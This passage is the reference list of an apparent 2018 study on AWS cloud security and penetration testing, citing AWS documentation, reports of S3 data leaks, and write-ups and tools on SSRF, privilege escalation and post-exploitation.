[10] Instance Metadata and User Data. *https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html*. [Accessed: 29 May 2018].

[11] Massive Amazon S3 leaks highlight user blind spots in enterprise race to the cloud. *https://www.techrepublic.com/article/massive-amazon-s3-breaches-highlight-blind-spots-in-enterprise-race-to-the-cloud/*. [Accessed: 29 May 2018].

[12] Nach der Cloud: Was kommt jetzt? *http://smileit.at/blog/tag/cloud-computing/*. [Accessed: 23 August 2018].

[13] NIST Special Publication 800-145, The NIST Definition of Cloud Computing. *http://csrc.nist.gov/publications/nistpubs/800-145/SP800-145.pdf*. [Accessed: 16 May 2018].

[14] Penetration Testing. *https://aws.amazon.com/security/penetration-testing/*. [Accessed: 23 September 2018].

[15] pentestmonkey - php-reverse-shell. *http://pentestmonkey.net/tools/web-shells/php-reverse-shell*. [Accessed: 28 October 2018].

[16] Post Exploitation in AWS using Nimbostratus. *https://cloudsecops.com/post-exploitation-in-aws/*. [Accessed: 28 October 2018].

[17] resource-counter. *https://github.com/disruptops/resource-counter*. [Accessed: 30 October 2018].

[18] Route 53. *https://docs.aws.amazon.com/Route53/latest/DeveloperGuide/ Welcome.html*. [Accessed: 23 October 2018].

[19] S3-inspector). *https://github.com/kromtech/s3-inspector*. [Accessed: 31 October 2018].

[20] Server Side Request Forgery. *https://www.owasp.org/index.php/ Server_Side_Request_Forgery*. [Accessed: 29 May 2018].

[21] Server-Side Request Forgery. *https://github.com/swisskyrepo/PayloadsAllTheThings/ tree/master/SSRF%20injectionsummary* . [Accessed: 17 October 2018].

[22] Shared Responsibility Model. *https://aws.amazon.com/compliance/shared-responsibility-model/*. [Accessed: 9 October 2018].

[23] Skew. *https://github.com/scopely-devops/skew*. [Accessed: 2 October 2018].

[24] System Shock: How A Cloud Leak Exposed Accenture's Business. *https://www.upguard.com/breaches/cloud-leak-accenture*. [Accessed: 29 May 2018].

[25] WeirdAAL (AWS Attack Library). *https://github.com/carnal0wnage/weirdAAL/*. [Accessed: 2 October 2018].

[26] Security Pillar, AWS Well-Architected Framework. *https://d0.awsstatic.com/whitepapers/architecture/AWS-Security-Pillar.pdf*, "July 2018". [Accessed: 26 October 2018].

[27] Andres Riancho. Nimbostratus. *http://andresriancho.github.io/nimbostratus/*. [Accessed: 25 September 2018].

[28] Andres Riancho. Pivoting in Amazon Clouds. *http://andresriancho.github.io/nimbostratus/pivoting-in-amazon-clouds.pdf*. [Accessed: 25 September 2018].

[29] AWS Security Blog. IAM Policies and Bucket Policies and ACLs! Oh, My! (Controlling Access to S3 Resources). *https://aws.amazon.com/blogs/security/iam-policies-and-bucket-policies-and-acls-oh-my-controlling-access-to-s3-resources/*. [Accessed: 24 September 2018].

[30] Aditya Balapure. *Learning Metasploit Exploitation and Development*. Packt Publishing, 2013.

[31] Catalin Cimpanu. 7% of All Amazon S3 Servers Are Exposed, Explaining Recent Surge of Data Leaks. *https://www.bleepingcomputer.com/news/security/7-percent-of-all-amazon-s3-servers-are-exposed-explaining-recent-surge-of-data-leaks/*. [Accessed: 20 September 2018].

[32] CyberArk. The Cloud Shadow Admin Threat: 10 Permissions to Protect. *https://www.cyberark.com/threat-research-blog/cloud-shadow-admin-threat-10-permissions-protect/*. [Accessed: 30 October 2018].

[33] Cyware. Insurance startup AgentRun accidentally leaks customers' personal and health information in cloud configuration error. *https://cyware.com/news/insurance-startup-agentrun-accidentally-leaks-customers-personal-and-health-information-in-cloud-configuration-error-b9e885ff*. [Accessed: 20 September 2018].

[34] A. K. Dewdney. In *Computer Recreations: Of Worms, Viruses and Core War*, page 110. Scientific American, March 1989.

[35] Patrick Engebretson. Chapter 1 - what is penetration testing? In Patrick Engebretson, editor, *The Basics of Hacking and Penetration Testing (Second Edition)*, pages 1 – 18. Syngress, Boston, second edition edition, 2013.

[36] Patrick Engebretson. Chapter 3 - scanning. In Patrick Engebretson, editor, *The Basics of Hacking and Penetration Testing (Second Edition)*, pages 53 – 78. Syngress, Boston, second edition edition, 2013.

[37] Forbes. The One Cloud Security Metric Every CISO Should Know. *https://www.forbes.com/sites/forbestechcouncil/2018/08/09/the-one-cloud-security-metric-every-ciso-should-know/33b677b55375*. [Accessed: 14 October 2018].

[38] High-Tech Bridge, Security Blog. Databases exposed on the internet in post-GDPR era. *https://www.htbridge.com/blog/databases-exposed-on-the-internet.html*. [Accessed: 10 October 2018].

[39] Ionize, Michael Bielenberg. Stealing Amazon EC2 Keys via an XSS Vulnerability. *https://ionize.com.au/stealing-amazon-ec2-keys-via-xss-vulnerability/*. [Accessed: 21 September 2018].

[40] Jon Brodkin. Amazon cloud has 1 million users and is near $10 billion in annual sales. *https://arstechnica.com/information-technology/2016/04/amazon-cloud-has-1-million-users-and-is-near-10-billion-in-annual-sales/*. [Accessed: 15 September 2018].

[41] Ronald L. Krutz and Russell Dean Vines. *Cloud Security: A Comprehensive Guide to Secure Cloud Computing*. Wiley Publishing, 2010.

[42] LogicMonitor. Cloud Vision 2020: The Future of the Cloud. *https://www.logicmonitor.com/wp-content/uploads/2017/12/LogicMonitor-Cloud-2020-The-Future-of-the-Cloud.pdf*. [Accessed: 08 September 2018].

[43] OWASP. Fuzzing. *https://www.owasp.org/index.php/Fuzzing*. [Accessed: 28 September 2018].

[44] Peter Benjamin. YAS3BL (Yet Another S3 Bucket Leak). *https://github.com/petermbenjamin/YAS3BL*. [Accessed: 16 October 2018].

[45] Rapid7. Gather AWS EC2 Instance Metadata. *https://www.rapid7.com/db/modules/post/multi/gather/aws_ec2_instance_metadata*. [Accessed: 25 September 2018].

[46] Rapid7. Metasploit Documentation. *https://metasploit.help.rapid7.com/docs*. [Accessed: 25 September 2018].

[47] Rhino Security Labs. AWS IAM Enumeration 2.0: Bypassing CloudTrail Logging). *https://rhinosecuritylabs.com/aws/aws-iam-enumeration-2-0-bypassing-cloudtrail-logging/*. [Accessed: 5 November 2018].

[48] Rhino Security Labs. AWS Privilege Escalation – Methods and Mitigation. *https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation/*. [Accessed: 30 October 2018].

[49] Rhino Security Labs, Benjamin Caudill. Penetration Testing in the AWS Cloud: What You Need to Know. *https://rhinosecuritylabs.com/penetration-testing/penetration-testing-aws-cloud-need-know/*. [Accessed: 23 September 2018].

[50] Rhino Security Labs, Spencer Gietzen. Introduction: Pentesting AWS to Secure the Cloud. *https://rhinosecuritylabs.com/aws/pacu-open-source-aws-exploitation-framework/*. [Accessed: 26 September 2018].

[51] Sharath AV. AWS Security Flaw which can grant admin access! *https://medium.com/ymedialabs-innovation/an-aws-managed-policy-that-allowed-granting-root-admin-access-to-any-role-51b409ea7ff0*. [Accessed: 20 September 2018].

[52] The Register. Uber: Hackers stole 57m passengers, drivers' info. We also bribed the thieves $100k to STFU. *https://www.theregister.co.uk/2017/11/22/uber_2016_data_breach/*. [Accessed: 27 September 2018].

[53] Upguard. The RNC Files: Inside the Largest US Voter Data Leak. *https://www.upguard.com/breaches/the-rnc-files*. [Accessed: 20 September 2018].

[54] Yohan Wadia. *AWS Administration - The Definitive Guide*. Packt Publishing, 2016.